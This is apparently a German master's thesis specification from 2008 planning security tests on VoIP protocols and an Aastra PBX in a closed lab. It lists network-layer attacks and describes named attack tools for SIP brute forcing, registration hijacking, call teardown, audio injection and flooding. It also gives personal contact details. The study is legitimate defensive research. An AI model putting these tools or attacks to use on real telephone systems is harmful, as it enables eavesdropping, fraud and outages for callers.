Verfügbarkeit	Zum geforderten Zeitpunkt sollen dem User Funktionen oder Informationen eines IT-Systems zur Verfügung stehen.
Vertraulichkeit	Nur berechtigte User haben Zugriff auf Daten. Dies dient dem Schutz der Privatsphäre.
VLAN-Hopping	Beim Switch ist oft jeder Port auf den Trunk Modus "auto" eingestellt. Der Angreifer sendet gefälschte Dynamic Trunking Protocol(DTP) Pakete und bekommt so Zugang zu allen VLAN und kann somit alle Layer-2-Attacken ausführen.
VOIP	Sprachtelefonie über IP-Netze wie Intranet oder Internet.

1.5 Referenzen

Internetadressen:
- http://www.voipsa.org
- http://de.wikipedia.org/wiki/IP-Telefonie
- http://www.hackingvoip.com/

Literaturreferenzen:
- VOIP Security, Eren & Detken, ISBN 978-3-446-41086-2
- Hacking VOIP Exposed, Endler & Collier, ISBN 978-0-07-226364-0

2 Ziele und Anforderungen

2.1 Ziele

Die heute am meisten eingesetzten und verbreiteten Signalisierungs- und Sprachtransport-Protokolle für VOIP-Verbindungen sollen bezüglich Sicherheit untersucht und getestet werden.
Die Arbeit soll keine Zusammenfassung schon bestehender Dokumentationen betreffend VOIP-Sicherheit sein, welche zur Genüge im Internet auffindbar sind.
Es soll vielmehr aufgezeigt werden, wie leicht mit welchen frei verfügbaren Tools und Angriffen VOIP-Verbindungen abgehört, respektive manipuliert werden können. Das Schwergewicht dieser Arbeit lastet daher im praktischen Einsatz genannter Analyse- und Angriffstools gegen die VOIP-Sicherheit.
Die Angriffe sollen gezielt bezüglich der bekannten Sicherheitskriterien Verfügbarkeit, Integrität und Vertraulichkeit ausgeführt und dokumentiert werden.

Mit dem Erkennen der Schwachstellen sind die dazu erforderlichen sicherheitsrelevanten Gegenmassnahmen zu benennen.

2.2 Sollziele

Die auszuführenden Analysen und Angriffe sollen auf die gängigsten VOIP Signalisierungs- und Medientransport-Protokolle angewendet werden. Es sind dies namentlich:

Signalisierungs-Protokolle VOIP
H.323 – Packet-based Multimedia Communications Systems, ITU-T - Standard
Session Initiation Protocol (SIP), IETF RFC-3261
Session Description Protocol (SDP), IETF RFC-4566
Inter-Asterisk eXchange Protocl (IAX)
MGCP und Megaco – Media gateway Control Protocol H.248, gem. Spec. ITU-T und IETF

Medientransport-Protokolle VOIP
Real-Time Transport Protocol (RTP)
Real-Time Control Protocol (RCTP)

Bezüglich Attacken gegen Signalisierungs- und Medientransport-Protokolle soll nicht vorgeschrieben werden, mit welchen Tools welche Angriffe ausgeführt werden müssen.
Die Auswahl und Suche geeigneter Tools soll als Teil der Diplomarbeit verstanden werden.
Es ist darauf zu achten, dass diese Tools im Internet weit verbreitet und frei verfügbar sind.
Somit wird zusätzlich nochmals auf die Gefahr aufmerksam gemacht, wie leicht es ist, VOIP Verbindungen zu manipulieren oder abzuhören.

Mögliche einzusetzende und bereits schon vorhandene Tools sind in Kapitel „3.2 Software und Tools“ aufgelistet.

Die Signalisierungs- und Sprachdaten von VOIP-Verbindungen kommunizieren wie die Internetprotokolle über IP, TCP und UDP und nutzen dieselbe Netzwerkinfrastruktur. Daher

gelten auch die gleichen Schwachstellen für VOIP, wie wir sie von den IP-Netzwerken her kennen. Die meisten Angriffe auf VOIP Verbindungen zielen nicht direkt auf das Signalisierungs- oder Medientransportprotokoll von VOIP selbst ab, sondern auf die Netzwerkinfrastruktur.Diese Angriffe sind ebenfalls zu analysieren, festzuhalten und die erforderlichen Gegenmassnahmen aufzuzeigen.
Folgende Attacken sind auf untenstehenden Netzwerkebenen durchzuführen:

Layer 2 Attacken im Netzwerk

ARP Spoofing
MAC Spoofing
MAC Flooding
STP-Attacken
VLAN-Angriffe

Layer 3 Attacken im Netzwerk

PING Flood
IP Spoofing
ICMP Redirect
Route Injection
IRDP Spoofing
DHCP Starvation
DHCP Rouge-Server

Layer 4 Attacken im Netzwerk

SYN Flood
LAND Flood

Als weitere Hauptaufgabe soll aus den Erkenntnissen der oben geforderten Analysen und Angriffe gegen Signalisierungs- und Medientransportprotokolle sowie Netzwerkinfrastruktur gezielt die Sicherheit der PBX Ascotel Intelligate der Firma Aastra Telecom Schweiz AG analysiert und angegriffen werden. Es soll untersucht werden, ob und in welchem Ausmass die PBX Ascotel im Bezug auf Sicherheit und Verfügbarkeit verwundbar ist. Die gewonnen Erkenntnisse und aufgezeichneten Logs sind ebenfalls zu dokumentieren.
Die Angriffe sind gegen folgende Komponenten und Verbindungen zu tätigen:
- Verbindungen über die VOIP Apparate der Serie 60/70/80 IP
- Verbindungen über die SIP Apparate der Serie 51/53/57 IP
- Verbindungen abgehend / ankommend über Softphone 2380 IP
- Verbindungen abgehend / ankommend via MediaSwitch
- Verfügbarkeit & Angriffssicherheit Ethernetschnittstelle / MediaSwitch

Alle zu tätigenden Analysen und Angriffe sind innerhalb der eigenen Netzwerkinfrastruktur respektive Testumgebung auszuführen. Nicht selten werden solche Angriffe innerhalb des eigenen IP-Netzes ausgeübt, sei es böswillig oder als Folge gelangweilter Mitarbeiter. Angriffe von ausserhalb des eigenen Netzwerkes entsprechen durchaus denselben Praktiken wie sie in dieser Arbeit aufgezeigt werden sollen. Dazu muss jedoch in der Regel eine weitere Sicherheitshürde überwunden werden, die Firewall. Ist diese jedoch einmal überwunden, gelten annähernd dieselben Bedingungen wie intern im LAN.

2.3 Kannziele

Das Skinny Client Control Protocol (SCCP) ist ein proprietäres Protokoll, welches bei Cisco VOIP Systemen zum Einsatz kommt. Um Angriffe gegen dieses System fahren zu können, müsste zuerst eine entsprechende Testumgebung organisiert und aufgebaut werden können. Die Einarbeitungszeit in einen neuen Call-Manager ist hoch, sollte jedoch die Zeit im Rahmen dieser Diplomarbeit dazu ausreichen, wird dieses Protokoll auch analysiert.

Skype ist ebenfalls ein proprietäres Protokoll, welches zudem nicht offen gelegt wurde. Somit sind dementsprechend Analyse und Angriffe gegen dieses Protokoll sehr schwierig. Deshalb wird Skype hauptsächlich der Vollständigkeit wegen im Diplombericht erwähnt. Sollte genügend Zeit vorhanden sein, werden dennoch diverse Attacken und Analysen vollzogen werden.

Die aus den getätigten Angriffen gegen die PBX Ascotel Intelligate erzielten Erkenntnisse dienen als Grundstein zur Erarbeitung eventueller Lösungsvorschläge. Sollten überhaupt sicherheitsrelevante Mängel durch diese Angriffe gefunden werden und es der zeitliche Rahmen erlaubt, sind Lösungsvorschläge auszuarbeiten, welche zur Verbesserung der VOIP Sicherheit der PBX Ascotel Intelligate beitragen.

2.4 Abgrenzung

Ziel ist es nicht, eine Hacker-Anleitung für Script-Kiddies zu erstellen.
Jedoch sollen die getätigten Angriffe und die daraus resultierenden Ergebnisse inklusive der Protokoll-Aufzeichnungen festgehalten und dokumentiert werden. Die dazu verwendeten Tools sind zu benennen und der Diplomarbeit als Anhang in Form einer CD beizulegen.
Für den Leser des Diplomberichtes soll es dadurch möglich sein, die getätigten und dokumentierten Ergebnisse respektive Angriffe selbst nachvollziehen zu können, Gefahren zu erkennen und die nötigen Gegenmassnahmen einzuleiten.

2.5 Projekt-Dokumentation

Sämtliche Protokollanalysen, Angriffe und Resultate sind im Diplombericht ausführlich zu dokumentieren.
Ebenfalls ist jeweils dazu das aktuelle Setup der Testumgebung in Form eines Prinzipschemas zu belegen.
Am Ende des Projektes sind folgende Dokumentationen abzugeben:
- Pflichtenheft
- Diplombericht mit Dokumentationsteilen zu Analyse, Angriffe, Tools
- CD mit den eingesetzten Angriffs- und Analysetools sowie der aufgezeichneten Traces.

3 Einsatz Hardware, Test-, Analyse- und Angrifftools

3 1 Hardware

Zur Erfüllung der Aufgaben sind folgende HW Ressourcen nötig:

Anzahl	Hardware	Mindestanforderung
2	PC inklusive Monitor	512 MB RAM, 60 GB HD, WIN XP, Ethernetinterface, 2 x USB, 1x RS232
2	PBX Ascotel Intelligate 2045	SW I. 7.68, VOIP & SIP Lizenzen gelöst, DSP-Karten integriert, AIP 6400 Karten für H.323 bestückt
Je 1	IP Terminal 60/70/80	SW 2.6.24
Je 1	SIP Terminal 51/53/57	SW 2.3.0.8
1	IP-Terminal Office 35	H.323
1	IP-Terminal Tiptel Innova 200	H.323
1	Softphone 2380 IP	SW 1.0.0.0
2	Switch Zyxel	Managed
1	Netzwerk HUB	-
Div.	Netzwerkkabel, Kleinmaterial	-

3.2 Software und Tools

Folgende Tools stehen bereits für Analyse und Angriffe auf die VOIP-Verbindungen zur Verfügung.
Diese Liste ist nicht abschliessend und soll daher nicht als Einschränkung der einzusetzenden Mittel gelten. Während der Diplomarbeit sollen weitere nützliche Tools evaluiert und eingesetzt werden.

Tool	Einsatz
Asteroid	Denial of Service Tool SIP.
BYE teardown	Sendet SIP BYE-Nachrichten und beendet somit Verbindungen.
Cain & Abel	Sehr mächtiges Tool im Bereich Traces, Attacken und Logging.
Check Syn phone rebooter	Sendet NOTIFY SIP Message und lässt dadurch Terminals rebooten.
H225regregject	Unterbricht H.323 Verbindungen.
IAX Flooder	Überflutet IAX System mit IAX Paketen.
IAXAuthJack	Snifft Registrierungspasswörter der PBX Asterisk.
IAXBrute	Brutforce dictionary Attack-Tool für IAX Protokoll.
Nessus	Netzwerk vulnerability Scanner.
Nmap	Portscanner
Ohrwurm	MitM Attack-Tool
Registration Adder	Tool registriert das SIP Terminal auf dieselbe Adresse wie Zielobjekt.
Registration Hijacker	Tool täuscht SIP REGISTER Meldungen vor in der Absicht, alle ankommenden Antwort-Meldungen der Clients zum Angreifer weiter zu leiten. In diesen Antwort-Meldungen stehen die Registrierungsdaten.
RingAll	Lässt alle VOIP Endgeräte klingeln.
RTP Mixsound	Tool, welches den Sprachdaten vorgegebene Audiofiles einschleust.
RTPProxy	Sendet RTP Pakete an eine andere Destination.
Sip send fun	SIP Test Tool
SIP.Tastic	Brutforce dictionary Attack-Tool für SIP Protokoll.

SIPBomber	SIP Protokoll Testtool
SIPcrack	Mittels Dictionary Angriff werden Registrierungs Passwörter der SIP Clients herausgefunden, welche zuvor während Anmeldung in ein Dump-File geschrieben wurden.
SIP-Proxy	Schaltet sich zwischen Client und PBX ein, sehr mächtiges Tool.
SIPROUGE	SIP Proxy welcher zwischen 2 kommunizierenden Usern mithört.
SIPSCAN	Scannt IP-Bereiche nach VOIP Endgeräten ab
SiVuS	Schwachstellen-Scanner für VOIP Netzwerke, welches das SIP Protokoll verwendet.
Smap	Networkscanner, spezialisiert auf Suche von VOIP-Terminals.
Spitter	Tool zum automatischen Versenden von Telefonwerbung in einem IP-Netzwerk.
UDP / RTP Flooder	Für DoS Angriffe, flutet Netz mit Sprachpaketen.
vnak	VOIP Network Tool Kit für verschiedene Protokolle.
VSAP	VOIP Security Audit Programm
Wireshark	Netzwerkanalyse, Paketanalysator

4 Projektmanagement

4.1 Projektorganisation

Aufgrund dessen, das sich die operationelle Ausführung dieser Diplomarbeit nur auf einen Diplomanden beschränkt, kann auf eine Projektorganisation verzichtet werden.

Die beteiligten Personen an diesem Projekt sind:

Diplomand:

Name, Vorname	Adresse	Telefon	E-Mail
Schär Stefan	Büündering 8 3312 Fraubrunnen	+41 31 767 88 11	sschaer@aastra.com

Betreuer:

Name, Vorname	Adresse	Telefon	E-Mail
Järmann Kurt	Aastra Telecom Schweiz AG Ziegelmattstrasse 1 4500 Solothurn	+41 32 655 31 97	kjaermann@aastra.com

Experte:

Name, Vorname	Adresse	Telefon	E-Mail
Engel Mathias	Cassarius AG Steigerhubelstrasse 3 3008 Bern	+41 31 384 05 14	mathias.engel@cassarius.ch

4.2 Projektstruktur

Da es sich bei diesem Projekt nicht um eine klassische SW-Entwicklungsarbeit handelt, kann diese auch nicht nach den bekannten Projektphasen (Analyse, Grobdesign, Detaildesign, Implementierung und Test) erstellt werden.
Die Projektphasen werden daher wie folgt definiert:

Projektphase	Inhalt	Resultat	% Anteil
Projekt-Start	- Konkretisierung Problemstellung - Definieren der Ziele	- Pflichtenheft	10
Realisierungskonzept	- Evaluierung weiterer Tools - Festlegen der VOIP-Angriffe	- Realisierungskonzept - Bereitschaft für Realisierung	15
Realisierung	- Aufbau Testumgebung - Analyse und Angriffe auf VOIP - Analyse und Angriffe auf LAN - Bewertung der Resultate	- Testumgebung - Resultate der Analysen u. Angriffe - Erkennung Schwachstellen - Traces und Berichte	55
Auswertung	- Gesamtbewertung - Erreichte Ziele - Erfahrungen - Schlussbemerkung	- Projektbericht	20

4.3 Arbeitszeiten

Die Gesamtarbeitszeit für die Diplomarbeit soll sich im Rahmen von 360 Arbeitsstunden bewegen. Daraus resultiert eine wöchentliche Arbeitszeit von 14 Stunden, welche wie folgt einzuhalten ist:.

Diplomand: Stefan Schär
Dauer: 4 Stunden Montag
4 Stunden Mittwoch
6 Stunden Samstag

Kommt es zu einem Terminkonflikt mit anderen Verpflichtungen, so können die Arbeitszeiten ausnahmsweise individuell in derselben Arbeitswoche verschoben werden. In jedem Fall ist dabei das wöchentliche Soll von total 14 Arbeitsstunden einzuhalten!

Ebenfalls sind für die 2 Wochen vom 22.12.2008 – 4.1.2009 infolge Firmen-Urlaubes ein wöchentliches Soll von je 40 Stunden eingeplant.

Zusätzlich kann bei Bedarf gegen Ende Januar eine weitere Urlaubswoche bezogen und diese Zeit ebenfalls in die Diplomarbeit investiert werden.

Die aufgewendeten Zeiten für den Kurs Präsentationstechnik, Sitzungen und Reviews mit dem Experten respektive Betreuer sind in obiger Zeitrechnung nicht berücksichtigt.

4.4 Sitzungen / Besprechungen

Reviews
Ziel: Stand des Projektes
Teilnehmer: Diplomand, Betreuer
Häufigkeit: Alle 2 Wochen
Ort: Aastra Telecom Schweiz AG, Solothurn
Dauer: 30 Minuten

Milestone Reviews
Ziel: Stand des Projektes
Teilnehmer: Diplomand, Experte
Häufigkeit: Fix definierte Termine (siehe unten), vor Erreichen eines Milestones
Ort: SWS BFH, Bern
Dauer: 30 Minuten


Termine für Reviews:
Freitag, 21.11.2008 08:30 Uhr Pflichtenheft
Freitag, 16.01.2009 08:30 Uhr Zwischenbericht Diplomarbeit
Montag, 02.02.2009 16:30 Uhr Diplombericht

Weitere sonstige Termine :
Mittwoch, 20.11.2008 08:30 Uhr Schulung Präsentationstechnik an der BFH

4.5 Milestones

Milestones	Datum
Abgabe Pflichtenheft an Experte (elektronisch)	14.11.2008
Bestätigung Pflichtenheft durch Experte	28.11.2008
Upload Pflichtenheft und Eingabe Abstract	
Abnahme Realisierungskonzept durch Betreuer	08.12. 2008
Angabe Ausstellungsmaterial (Diplomplattform)	30.01.2009
Realisierung abgeschlossen	08.02. 2009
Abgabe der fertigen Master Thesis / Projektbericht	19.02.2009
Präsentation der Master Thesis	20.02.2009

4.6 Zeitplan



Vorgang	Anfang	Ende	Dauer
Kick-Off-Meeting	07.10.08	08.10.08	1
Analyse	07.10.08	15.11.08	39
Problemanalyse	07.10.08	18.10.08	11
Eruieren Protokolle, Angriffe & Tools	19.10.08	10.11.08	22
Abgabe Pflichtenheft	14.11.08	15.11.08	1
Realisierungskonzept	15.11.08	09.12.08	24
Definieren der VOIP Angriffe	15.11.08	25.11.08	10
Evaluierung weiterer Tools	26.11.08	04.12.08	8
Abnahme Realisierungskonzept Betreuer	08.12.08	09.12.08	1
Realisierung	01.12.08	07.02.09	68
Aufbau Testumgebung	01.12.08	05.12.08	4
Analyse & Angriffe VOIP	05.12.08	03.01.09	29
Analyse & Angriffe LAN	04.01.09	24.01.09	20
Bewertung Resultate, Lösungsvorschläge	25.01.09	07.02.09	13
Präsentation	15.02.09	21.02.09	6
Erstellen Folien	15.02.09	18.02.09	3
Präsentationsvorbereitung	19.02.09	20.02.09	1
Präsentation	20.02.09	21.02.09	1
Dokumentation	07.10.08	20.02.09	136
Dokumentation	07.10.08	19.02.09	135
Abgabe Diplombericht	19.02.09	20.02.09	1

4.7 Projektrisiken

Risiko	Faktor	Auswirkung	Massnahmen
Personenausfall (Krankheit, Militär, Beruf)	Hoch	Hoch	Gute Planung und Koordination.
Betreuer oder Experte wünscht Änderung	Mittel	Mittel	Einbringen der Änderungen.
Hardware Ausfall	Mittel	Tief	Hardware redundant halten. (Angriffs-PC, Applikations-PC, PBX, VOIP-SIP-Endgeräte).
Aufwand unterschätzt	Mittel	Hoch	Die wöchentliche Arbeitszeit muss entsprechend ausgedehnt werden.
Technologie unterschätzt	Klein	Hoch	Hilfe bei Fachexperten aus dem beruflichen Umfeld suchen .
Datenverlust	Mittel	Hoch	Datensicherung auf dediziertes Laufwerk nach jedem Arbeitstag.

5 Bewertung

Notenberechnung:
Die Note wird nach ECTS Grades vergeben. Die Note F ist ungenügend, die Noten E bis A sind genügend, A ist die beste Note. Der ECTS Grade wird wie folgt aus den Kriteriengewichten gi, den maximalen Punkten mi, den erreichten Punkten pi und dem Erfolg e wie folgt berechnet:

$$e_{Thesis} = \sum (g_i * p_i / m_i) / \sum (g_i) \quad i = Kriterium\ Thesis$$
$$e_{Präsentation} = (p_j / m_j) \quad j = Präsentationskriterium$$

$$e_{gesamt} = 0.9 e_{Thesis} + 0.1 e_{Präsentation}$$

$$e_{gesamt} < 0.5 \rightarrow Note\ F$$
$$e_{gesamt} \geq 0.5 \rightarrow Note\ E$$
$$e_{gesamt} \geq 0.6 \rightarrow Note\ D$$
$$e_{gesamt} \geq 0.7 \rightarrow Note\ C$$
$$e_{gesamt} \geq 0.8 \rightarrow Note\ B$$
$$e_{gesamt} \geq 0.9 \rightarrow Note\ A$$

6 Abnahme

Die in diesem Pflichtenheft aufgeführten Vorhaben und Ziele entsprechen den Anforderungen gemäss der Eingabe der Master-Thesis. Daher beantrage ich die Freigabe des Pflichtenheftes und somit auch der Diplomarbeit.
Mit der Unterzeichnung dieses Dokumentes bekunden die beteiligten Parteien, dass sie mit dem Inhalt dieses Pflichtenheftes vollumfänglich einverstanden sind.

Herr Mathias Engel

Experte BFH Bern ____
Datum / Unterschrift

Herr Kurt Järmann

Experte BFH Bern ____
Datum / Unterschrift

Herr Stefan Schär

Diplomand BFH Bern ____
Datum / Unterschrift

14.2 Festlegung der VOIP Angriffe (Realisierungskonzept)

5.12.2008

16.00 Uhr

4500 Solothurn

Festlegung der VOIP Angriffe für die Diplomarbeit VOIP-Security

(Realisierungskonzept)

Einberufen von:	Stefan Schär	Besprechungsart:	Master Thesis Sitzung
Besprechungsleiter:	Kurt Järmann	Protokollführer:	Stefan Schär
Zeitnehmer:	K. Järmann, S. Schär		
Teilnehmer:	K. Järmann, S. Schär		

Bitte lesen: Vorgängig Pflichtenheft

Bitte mitbringen: Pflichtenheft

Tagesordnungspunkt: - Vortragender: Stefan Schär

Diskussion: Welche VOIP Angriffe sollen in welchem Ausmass statt finden

Es werden die VOIP-Angriffe definiert, die im Rahmen der Diplomarbeit von Herrn S. Schär durchgeführt werden sollen. Dabei wird eine Priorität der Angriffe festgelegt, die vom Bekanntheitsgrad und somit von der Verbreitung der jeweiligen Protokolle abhängt.

Beschlüsse: Siehe untenstehende Aufgaben

Aufgaben	Zuständige Person	Termin
Die Priorität der Angriffe auf die Signalisierungsprotokolle wird auf SIP gelegt. SIP ist am Markt sehr etabliert und wird in Zukunft ältere Protokolle wie H.323 immer mehr vom Markt verdrängen. Bezüglich SIP sind die Angriffe durch den Diplomanden selbst zu bestimmen. Wichtig dabei ist, dass die Sicherheitsmerkmale Integrität, Verfügbarkeit und Vertraulichkeit bei diesen Angriffen berücksichtigt werden.	Stefan Schär	19.2.2009
Die Protokolle IAX und H.323 sind ebenfalls zu analysieren und zu testen, ihnen wird aber im Rahmen dieser Diplomarbeit deutlich weniger Beachtung geschenkt als dem SIP-Protokoll.	Stefan Schär	19.2.2009
Die Protokolle RTCP und SDP sind Subprotokolle von RTP respektive SIP, welche die Eigenschaften der Medienströme hinsichtlich Gesprächsqualität regeln. Daher ist Verbreitung eher gering, was das Vorhandensein bestehender Angriff-Tools gegen diese Protokolle betrifft. Hinsichtlich den obigen Prioritäten und dem zeitlichen Rahmen der Diplomarbeit werden diese zwei Protokolle nicht getestet.	-	
MGCP und Megaco sind Protokolle für Master-Slave Anwendungen, welche hauptsächlich im Backbone-Bereich von Fernnetzbetreibern eingesetzt werden. Infolge der grossen Sicherheitsvorkehrungen in diesen Bereichen machen solche Angriffe keinen Sinn. Daher sind auch nicht wirklich viele brauchbare Angriff-Tools im Internet auffindbar. Hinsichtlich den obigen Prioritäten und dem zeitlichen Rahmen der Diplomarbeit wird dieses Protokoll nicht getestet.	-	
RTP ist das Protokoll, über welches die Sprachdaten gesendet werden. Fast ausnahmslos bei allen VOIP-Anwendungen wird RTP verwendet. Hierzu sollen besonders gegen die Vertraulichkeit Angriffe getätigt werden.	Stefan Schär	19.2.2009

14.3 Arbeitslog

Arbeitslog Diplomarbeit VOIP Security von Stefan Schär


Tag	Datum	Geleistete Arbeit	Aufwand h
Dienstag	07.10.2008	Eruierung der Tools und Protokolle für Pflichtenheft	4
Mittwoch	08.10.2008	Sitzung mit Betreuer /	1
Donnerstag	09.10.2008	Eruierung der Tools und Protokolle für Pflichtenheft	5
Freitag	10.10.2008		
Samstag	11.10.2008	Beginn Erstellung Pflichtenheft	6.5
Sonntag	12.10.2008		
Montag	13.10.2008	Eruierung der Tools und Protokolle für Pflichtenheft	4
Dienstag	14.10.2008		
Mittwoch	15.10.2008	Eruierung der Tools und Protokolle für Pflichtenheft	4.5
Donnerstag	16.10.2008		
Freitag	17.10.2008		
Samstag	18.10.2008	Erstellung Pflichtenheft	7
Sonntag	19.10.2008		
Montag	20.10.2008	Erstellung Pflichtenheft	3.5
Dienstag	21.10.2008		
Mittwoch	22.10.2008	Organisation Material für die Testumgebung / Sitzung mit Betreuer	4
Donnerstag	23.10.2008		
Freitag	24.10.2008		
Samstag	25.10.2008	Organisation Material für die Testumgebung	4
Sonntag	26.10.2008		
Montag	27.10.2008		
Dienstag	28.10.2008		
